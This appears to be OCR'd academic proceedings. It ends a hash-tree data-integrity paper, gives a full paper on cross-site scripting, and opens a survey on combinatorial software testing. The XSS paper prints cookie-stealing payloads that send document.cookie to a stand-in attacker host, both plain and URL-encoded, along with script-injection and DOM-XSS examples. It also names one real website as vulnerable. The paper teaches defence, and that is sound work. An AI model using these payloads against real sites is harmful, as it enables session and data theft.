For example, if the X-notation of an error is X0X, that means there are four possible blocks that contain errors (000, 001, 100, 101). However, there are only 2 DDEs: (100,001) and (000,101). Note how the first and the last digit, which correspond to Xs in X-notation, are different in both DDEs. This doesn't imply that, for example, pair (100, 101) can't contain errors, but only that it must be in addition to at least one of the two DDEs, otherwise the X-notation would be 10X, not X0X.

This allows us to define a model for BRO: we restore a single block from every DDE, rechecking the HST after every block is restored. We are guaranteed to restore at least one faulty block in the process, and we can detect this by detecting the changes in X-notation: a change means we restored all faulty blocks that current DDEs depended on. After the change, we will either end up with a single error, or with a multiple error with less Xs in its X-notation. In the latter case, we have to determine the

new DDEs, and repeat the process until we are left with a single error.

D. Handling dynamically changing data

So far we have dealt exclusively with verifying data against stored HST. However, if the data is expected to change relatively often, recalculating the HST for the entire data set each time would be inefficient.

Instead, we can threat the data modification as purposely introduced errors. If we know exactly where the data is going to be changed, we can simply determine which hashes in the HST are going to be affected and recalculate only those.

Furthermore, if we cache all nodes in binary trees used to calculate hashes in HSTs (or even only leaf nodes), recalculation might take significantly less because we would avoid hashing blocks that we know won't change.

In case of the fully cached binary hash tree, changing a single leaf means we only need to recalculate nodes along the path from that node to the root node. In the binary trees used to calculate hashes for the HST, that means $\log_2(n)$-1 nodes, where n is the number of leaf nodes. Since a single error will require the recalculation of $\log_2(n)$ root hashes for the HST, overall this operation has the complexity of $O(\log^2_2(n))$.

If change is going to affect multiple leaves, in worst case scenario we need to recalculate the entire binary tree for every hash in HFS. Since the number of nodes in a binary tree is 2n-1, overall complexity of this operation is $O(n*\log_2(n))$.

Because of this, in some cases it might be more efficient to decompose a change of multiple leaves into multiple changes of a single leaf, and then recalculate each separately.

For distributed environments, it is worth reminding that there is no requirement for every leaf node to protect the same amount of data. Because of that, a scheme could be used (dependent on field of application and implementation) that would ensure any atomic data insertion operation would only affect a single leaf node, minimizing the needed recalculation.

Similar scheme could even be used in local file system, but would require additional complexity in the form of some kind of table for block starting offsets.

V. Conclusion

In this paper we presented a method for hashing data that represents a tradeoff between storage space and precision of location changes when compared to hash trees or hash lists.

Our method can perfectly locate a single change and requires only logarithmic storage space relative to number of blocks the data is split into. Compared to other methods that allow location of data modification, which require linear space, this makes precise error detection in large sets considerably less expensive. Since error are detected on block level, and our method allows exponentially more blocks to be protected with the same storage space, resolution of error location when using our method is also exponentially greater for the same storage space.

We have also shown that when comparing newly calculated hashes to stored ones, certain types of differences can't occur without there being an error in hashing process or a modification of stored hashes themselves. This can be used to protect the integrity of our method without using additional mechanisms.

Our goal was not to get to deep into the method's theoretical background, but rather to provide a model, with several basic proofs of its soundness, that is applicable to a wide array of application.

While our method can't perform optimally with location of multiple changes due to loss of information we suffered to gain logarithmic storage space, we have shown that a model exist that can provide hints about the possible location of changes, and that it can be used to statistically perform better than brute forcing the block restoration.

In conclusion, we believe our method can be used to protect the data integrity in various applications where storage space is the limiting factor and the error rate is too low to justify the use of more precise methods that use linear storage space, but a certain level of precision in error location would be beneficial. Such applications include versioning software, large distributed redundant file systems and distributed computing, among others.

Acknowledgment

The authors acknowledge the support of the Ministry of Science, Education, and Sports of the Republic of Croatia through the Computing Environments for Ubiquitous Distributed Systems (036-0362980-1921) research project.

References

[1] RFC 1115, “Privacy Enhancement for Internet Electronic Mail: Part III -- Algorithms, Modes, and Identifiers”, IETF, section 4.2, August 1989

[2] Ralph Charles Merkle, "Secrecy, authentication, and public key systems.", Stanford Ph.D. Thesis, 1979, pp 11-15

[3] National Institute of Standards and Technology, “Cryptographic Hash Algorithm competition”, http://csrc.nist.gov/groups/ST/hash/sha-3/index.html

[4] Michael Luby and Charles Rackoff, "How to Construct Pseudorandom Permutations from Pseudorandom Functions", SIAM Journal on Computing 17 pp 373–386, April 1988

[5] Bram Cohen , “The BitTorrent Protocol Specification“, Bittorent.org, version 11031

[6] Ralph Charles Merkle, patent US4309569, “Method of providing digital signatures”, filed September 1979

[7] Yupu Zhang, Abhishek Rajimwale, Andrea C. Arpaci-Dusseau, Remzi H. Arpaci-Dusseau, "End-to-end Data Integrity for File Systems: A ZFS Case Study", Computer Sciences Department, University of Wisconsin-Madison, pp 4, 2010

[8] Yuming Zou and Paul E. Black, "perfect binary tree", in Dictionary of Algorithms and Data Structures [online], Paul E. Black, ed., U.S. National Institute of Standards and Technology. 22 January 2008. (accessed 25.01.2012) Available from: http://www.nist.gov/dads/HTML/perfectBinaryTree.html

Internet application security

Alen Šimec, Ognjen Staničić
Tehnical Polytehnic in Zagreb/Vrbik 8, 10000 Zagreb, Croatia
alen@tvz.hr, ognjen.stanicic@tvz.hr

Abstract – Due to the rising number of internet application and their users, there is also an increase in the amount of developers developing and perfecting them. Oversights by developers while creating an application can cause countless problems and financial losses. In order to minimize vulnerability, it is necessary to take application design into consideration, assume all potential problems, and eliminate them before launching the application. The most frequent type of attack is XSS or Cross Site Scripting. Various flaws of browsers are displayed. Most of them have been corrected, but are nevertheless a good example of some types of attacks.

I. INTRODUCTION

Cross-site scripting (XSS) is a type of computer vulnerability which is found in internet applications. They enable access to scripts which are run on the client side in the user's browser. Cross-site scripting is a vulnerability which can be exploited by attackers in order to bypass computer access control. A research made by Symantec in 2007. has shown that around 80% of all security oversights are due to XSS[1]. XSS can cause a wide range of unwanted effects, from slight disturbances to computers, to significant security risks, depending on the sensitivity of data contained on them (Symantec, 2010).

In general, cross-site scripting is a method of attack, which uses code vulnerability of internet applications, making it possible for the attacker to send malicious content to the end user in order to collect certain data contained on the computer.

II. ORIGIN OF XSS

Javascript has introduced various functionalities, which improve content and image appearance in web sites. Shortly after Javascript had been implemented, attackers have discovered the ability to inject a page onto another page, with the intent of collecting data from the user. A page could overtake content from another page and display content that had malicious code in the background. That is the origin of the name cross-site scripting or CSS. It is a simple way of bypassing security obstacles in order to attain data from the user. The abbreviation CSS (Cascading-Style Sheet) is also used for formatting HTML documents, so it was inconvenient to use CSS for cross-site scripting. In order to avoid the ambiguity Mark Slemko started calling it XSS, which eventually became the "official" name for it (Spett, 2009.).

[1] http://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks

III. ATTACK ON THE USER

The term "cross-site scripting" is an attacking method which forces an internet application to forward malicious executable code to the user, which is then loaded and executed in the user's browser. The code can be written in various programming languages such as HTML, Javascript, VBScript, ActiveX, Java, Flash etc. The first XSS attacks were recorded in 1990. The most frequent attacks were on social networks such as Twitter, Facebook, Myspace, Orkut etc. During the last couple of years, XSS attacks were the biggest security vulnerability in internet applications. There are three different types of XSS attacks: Persistent or Stored, Non-persistent or Reflected and DOM-based XSS (Crockford, 2008.).

IV. PERSISTENT OR STORED XSS

Persistent or stored XSS works on the principle of injecting code which collects desired data on the victim's page. In this type of attack, the attacker doesn't need to secure url (internet adress) to the user, because the page requests users to input data. A good example is a forum, or a social network. The attacker sends through a web form a message containing code which is saved to a database on the server. When the user visits a web site which querys the database, the result set contains malicious code, which executes and collects personal data from cookies stored on the user's computer. Cookies can contain information about credit cards, and other confidential data.

Example of an attack:

(**Cookie Stealing Code Snippet**)

<script>

document.location=
'http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>

The best way of preventing this type of attack is by escaping any content received from users before it is displayed. Symbols should be translated into html code, such as &quote (for quotation symbol) or &lt (for <). Escaped code is harmless, because it can't execute in the end user's browser.

V. NON-PERSISTENT OR REFLECTED XSS

Non-persistent or reflected XSS is the most frequent type of XSS. This attack occurs by sending data from a web page through a HTTP request or through a HTML form. The page on the server processes the user's request and displays search results. The user is not aware of all potential malicious links being displayed, and could click on a link which would perform an attack on his computer. An example is a web page which is familiar to the user, containing a link to some content which is no longer available on the page. The attacker can use the opportunity to inject his script in the url of the address which will be sent to the user. An example of a malicious url:

http://www.facebook.com/<scriptsrc="www.xss-napad.org/xss.js"></script>.

Facebook will return to the user a page saying the url doesn't exist, which will activate the external malicious script www.xss-napad.org/xss.js. The user will not be aware that he is running the script in his browser.

Example:

(**URL Encoded example of Cookie Stealing URL**)

http://portal.example/index.php?sessionid=12312312&username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E

Example:

(**Decoded example of Cookie Stealing URL**)

http://portal.example/index.php?sessionid=12312312&username=<script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>

VI. DOM-based XSS

DOM based XSS doesn't require an internet server for receiving malicious XSS code. Malicious code uses runtime embedding of attacker data on the client side from the page served by the web server. HTML pages can include user data through an internet interface on the client side in the user's browser. If the HTML page contains Javascript code which includes a location from an external page, it can contain malicious code. An example of such an attack is the address http://www.secure-page.com/index.html which contains the following code:

<html><title>intrnet security</title>

<head>

<script>

var pos=document.url.indexof("name=")+5;

document.write(document.url.substring(pos,document.url.length));</script>

</head>

<body>

this is a (un)secure page

</body></html>




Figure 1 – Example of Url

In this example Javascript code includes part of the url in the page, not paying attention to security. The attacker can lure the user to click on a link such as

http://www.secure-page.com/index.html?name=

<script>alert(document.cookie)</script>, which will enable malicious code.

VII. ANALYSIS AND PREVENTION




Figure 2 - Incident frequency by WASC Threat Classification

The WASC Threat Classification is a cooperative effort to clarify and organize the threats to the security of a web site. Creation of an internet page invulnerable to cross-site scripting demands quality equipment and a development team consisting of expert developers and network administrators. One must remember that internet application security is a constant work on security and protection improvement. The attacker often changes goals, and seeks various solutions in order to penetrate the defense to reach the desired data. During internet application development, it is important to keep the code clean and without characters and strings which might be exploited. Removing quotes and putting backslashes when setting up database querys is sometimes not enough. The best way of filtering data is using default-deny expressions which include only desired characters.

Most frequent attacks are via internet browsers. In order to maximize security, latest browser updates should always be installed. Attacks can be stopped by limiting scripts coming from external servers. There are firms which do periodical tests on internet application security by simulating attacks on the system from their servers. If the test shows the system to be flawed and letting attacks through, the firm must upgrade the security system based on the detailed information gathered while testing (Dafydd Stuttard, 2007.).

VIII. SYSTEM ANALYSIS

By analysing the system, we can notice and correct code writing errors. With the increasing number of internet applications, possibilities of coding errors increase accordingly. We have analysed some internet applications we use at the Polytehnic of Zagreb. The first example is an application which teachers use for publishing material and news related to classes. According to the analysis of http://moj.tvz.hr using the tool Acunetix Web Vulnerability Scanner[2], we have got excellent results.

Test results are displayed in the appendix, figure 3.

Second web application we have analysed is the external page of the Polytehnic of Zagreb, which is used for informing future generations of students about education possibilities and curriculum. The page is written well and the analysis has shown excellent results.

Test results are displayed in the appendix, figure 4.

Third example is the Mipro web application (www.mipro.hr). Analysis has also shown excellent security results. There are no security vulnerabilities.

Test results are displayed in the appendix, figure 5.

Fourth example is an internet application which is used for renting yachts (www.bosun.com.hr). Results have shown numerous security errors which allow access to certain protected pages. Using the application and leaving data is unsafe. The web application was made using an Open Source CMS, and it is crucial to install additional security updates.

Test results are displayed in the appendix, figure 6.

IX. CONCLUSION

Internet pages today are more complicated than they have ever been containing a large quantity of dynamical content, which is accommodated for the user. Dynamical functionality can lead to a higher sensitivity to cross-site scripting attacks and theft of private user data.
It is not important whether the intrusion has occurred from the outer or the inner network, the sole fact that data on personal computers are unsafe threatens the business of firms which can easily lose the market battle if certain confidential information is stolen. Firms which pay attention to security of their applications and computers have higher chances of survival on the market. Firms should realize that with the trust users give them while giving their private data, comes a big responsibility. An example of such an attack happend to the firm Sony Playstation. Users' credit card information was stolen, and the firm not only lost money, but all of their credibility with its users as well. It is assumed that 77 million of user data was lost. That attack is one of the biggest attacks on systems so far, and it really stresses the fact that firms have to pay a great deal of attention to data security.

[2] http://www.acunetix.com/vulnerability-scanner

X. REFERENCES

1. *Symantec*. (02. 11 2010). Preuzeto 15. 09 2011. iz Detection of SQL Injection and Cross-site Scripting Attacks: http://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks
2. Chris Snyder, T. M. (2010.). *Pro PHP Security: From Application Security Principles to the Implementation of XSS Defenses.*
3. Crockford, D. (2008.). *JavaScript: The Good Parts.*
4. Cross, M. (2006.). *Developer's Guide to Web Application Security.*
5. Dafydd Stuttard, M. P. (2007.). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws.*
6. Joel Scambray, V. L. (2010.). *Hacking exposed web applications, 3rd Edition.*
7. Nancy C. Muir, L. C. (2009.). *Using the Internet Safely For Seniors For Dummies.*
8. Spett, K. (2009.). *Cross-site Scripting: Are your web applications vulnerable?*
9. Ulrich Flegel, D. B. (2009.). *Detection of Intrusions and Malware, and Vulnerability Assessment: 6th International Conference.*
10. Viega, J. (2009.). *The Myths of Security: What the Computer Security Industry Doesn't Want You to Know.*

XI. Appendix




Figure 3 – Polytehnic of Zagreb internal web application test results




Figure 4 – Polytehnic of Zagreb external web application test results




Figure 5 – Mipro conference web application test results




Figure 6 – Yacht renting web application test results

Combinatorial testing in software projects

Mario Brčić and Damir Kalpić*
* Faculty of Electrical Engineering and Computing, Zagreb, Croatia
mario.brcic@fer.hr, damir.kalpic@fer.hr

Abstract- Software systems continuously grow in size and code complexity, the latter most evident through greater component interconnectedness. This leaves more space for bugs which introduce risks such as exposure to security threats. Combinatorial testing looks for interaction failures in order to improve the system security and effectiveness guarantees. One of the most effective test selection approaches under combinatorial testing are experimental design extensions for software testing. Covering array test sets are compact while maintaining at the same time complete combinatorial coverage up to the desired level. Smaller test sets with customizable level of assurance can drive testing costs down substantially. The paper presents a survey of research into combinatorial testing suite factors while also identifying possible future research ideas.

I. INTRODUCTION

Software systems continuously grow in size and code complexity. Both factors contribute to greater danger of programming mistakes that lead to unexpected results. Such mistakes introduce various forms of risk that include security risk due to exploits, irreversible impacts in safety-critical systems, negative perception of product and company, etc. NIST report [1] estimates the cost of inadequate software testing to US economy to be in the range 22.2-59.5 billion USD per year despite the allocation of substantial project resources to the testing.

All said underlines the importance of adequate testing, which tries to find faults and identify their causes with minimal allocation of budget and time. Combinatorial testing (CT) selects test cases sampling out different combinations of parameter values. One of the most effective test set creation approaches under CT are experimental design extensions for software testing and such will be the focus of this work. Combinatorial testing methods produce compact test sets with desired characteristics that, if done properly, can greatly reduce testing costs, while simultaneously guaranteeing the required level of product faultlessness. In short, we can balance cost and risk by selecting a covered interaction level. The illustration of compactness of the generated covering array test sets for a system with 100 binary input variables is given in Tab.1 where the test set sizes were derived using the data from [2].

Exhaustive testing is infeasible, but [3] and [4] empirically demonstrated that all the known failures in a variety of domains were triggered by interactions of 6 or less parameters, as depicted in Fig.1. These results are very important and encouraging because the generation of test sets with this bounded interaction strength is tractable and the resultant test sets are substantially smaller than the exhaustive ones.




Figure 1 Cumulative distribution of triggered faults with increasing test interaction covering strength, taken from [4]

This paper is organized as follows; combinatorial testing components are covered in part 2, tools and applications are listed in part 3. Section 4 concludes the paper.

II. COMBINATORIAL TESTING

Combinatorial testing is a black-box (I/O based, functional) technique that seeks to detect faults caused by parameter interactions, hence also covering interaction between system components.

The typical measure used for comparison of combinatorial test sets is the combinatorial coverage. The t-way combinatorial coverage is the percentage of t-tuples occurring in the test set, relative to the total number of possible t-tuples. Generated combinatorial test using covering arrays cover 100% parameter interactions up to the desired interaction strength, while the higher interaction levels are only partially covered (<100%). Typical test sets under CT are: covering arrays, orthogonal, mixed level and variable strength covering arrays.

Covering array CA_λ (N; t, k, v), is an array with N cases and k parameters that satisfies the constraint that each t-tuple occurs at least λ times, with usual value for software testing of λ=1 if not stated otherwise. t denotes the strength of completely covered interaction level, k is the set of parameters, and v is the domain of all the parameters. Rows of an array list test cases and columns list the parameters. Lower bound for the number of tests in minimal CA is v^t, while the upper bound for $v^t \to \infty$ and $k \to \infty$ [5] is:

$$(t-1)\, v^t \log(k)\, (1+o(1)) \qquad (1)$$

TABLE I. TEST SET SIZES FOR DIFFERENT COVERED INTERACTION STRENGTHS

Covered interaction strength (t)	# of test cases in test set
1	2
2	10
3	33
4	98
5	202
6	718
100 (exhaustive)	$2^{100} \approx 1.267 * 10^{30}$

Orthogonal array OA_λ (N; t, k, v), is a covering array with the constraint that all the t-tuples have to occur exactly λ-times each (i.e. they are balanced). Orthogonal arrays don't exist for some combinations of parameters (t,k,v) and if they do exist, they are harder to generate than covering arrays and are usually larger. The positive fact for OA is that they enable much easier fault identification. The subsection D covers the general fault identification for covering arrays. Cohen et al. in [6] conclude that the property of balance is not necessary for software testing, unlike statistical experiments and that CAs are a more efficient solution than OAs.

Mixed-level covering arrays MCA_λ (N; t, k, $(v_1,v_2,\ldots v_n)$) is a generalization of covering array that permits different domains for input parameters.

Variable strength covering array VCA_λ (N; T, k, v) is a generalization of covering array that defines different interaction covering strength for different groups of parameters in the T matrix of covering the strength requirements.

All of the listed covering arrays ignore the sequence of elements, an aspect that may be important in testing event driven systems, such as GUI. *Sequence covering array* SCA_λ (N; S, t) introduces the focus on t-length sequences of elements from finite set S and every such sequence has to occur in at least one test case of the sequence covering array. Elements of t-length sequences do not have to be necessarily adjacent in the test case. The set S represents events that are sequenced in the order of triggering in the test case. The basic variant of sequence covering arrays permits only one triggering of the same event per test case. For more details on this subject, we refer the reader to [7],[8] and [9].

A. Modelling

The elements of a test model for the combinatorial test are: parameters, values, interaction and constraints.

In order to set properly the model elements, data should be gathered from the project documentation, interviews with experts and possibly by system structural insights.

First, the parameters have to be identified. Configuration parameters contain all configurations for the system and input parameters contain all of the user interface parameters.

Values for each parameter have to be determined. If a parameter can attain only few possible values, we can use them directly in tests. On the other hand, direct use of values for discrete parameters with many possible values or continuous parameters is prohibitive as it would yield intractable the test generation and testing. In the latter case we can use equivalence partitioning, boundary value analysis, category partition and domain testing that produce only a handful of test values for each parameter [10]. In case of equivalence partitioning, some partitions may be more important so we can select more values from them for better covering. The discretization in this step offers the trade-off tuning; more values create greater test sets but possibly offer finding more faults. Structural analysis can help to identify important parameter values for testing.

Interactions should be listed in order to make the generated cover arrays more efficient. Some parameters do not interact with any other parameter; there can be different interaction clusters; we may want to cover different sets of parameters with different strengths to better treat those parameters that are expected to exhibit higher interaction. Careful interactions specification can make test sets as well as generation more efficient.

Constraints are a very important aspect of our system because they define the space of impossible parameter value combinations. The inclusion of constraint in the procedure of test case generation is important because, if ignored, many impossible test cases would be obtained, improperly executed and the test coverage would be reduced, due to valid parameter combinations covered by only that test.

